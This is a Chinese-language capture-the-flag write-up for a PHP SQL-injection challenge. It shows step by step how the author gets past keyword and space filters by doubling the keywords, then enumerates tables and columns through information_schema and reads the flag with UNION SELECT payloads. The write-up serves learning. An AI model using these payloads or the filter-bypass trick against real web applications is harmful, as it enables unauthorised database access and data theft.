/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

/\* 程序作者：爱的伊苏 \*/

/\* 程序完成时间：2019/1/5 \*/

/\* 有任何问题请联系：740531307@qq.com \*/

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

//@永远得意的笑下去



题目界面如上图 可见通过提交与php进行交互

首先尝试手动测试sql注入



发现可能存在注入点


尝试查表，但是失败



关键字被过滤

1'unionunion selectselect flag fromfrom flag wherewhere 't'='t

使用关键字翻倍法再次进行查询




发现关键字通过检测，但是空格被过滤了

于是使用（关键字+空格）翻倍法

1'  unionunion  selectselect  table\_name  fromfrom  information\_schema.tables  wherewhere  '1'='1


直接爆破所有表名。



发现了flag的身影

查询字段名

1' unionunion selectselect column\_namcolumn\_namee fromfrom information\_schema.coluinformation\_schema.columnsmns wherewhere table\_name='flag



1'unionunion selectselect flag fromfrom flag wherewhere 't'='t



后记：本题思路

1：尝试查表—发现关键字被过滤

2：再次查表—发现空格被过滤

3：三次查表—发现名为flag的表

4：表查字段—发现名为flag的字段

5：段表联查—发现flag数值